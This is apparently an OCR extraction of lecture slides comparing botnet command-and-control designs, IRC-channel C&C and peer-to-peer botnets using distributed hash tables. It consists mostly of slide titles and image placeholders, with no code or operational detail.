
Old-School C&C: IRC Channels




Old-School C&C: IRC Channels



Old-School C&C: IRC Channels




Old-School C&C: IRC Channels




- Problem: single point of failure
- Easy to locate and take down

P2P Botnets

Botmaster




Master Servers




Structured P2P Distributed Hash Table (DHT)

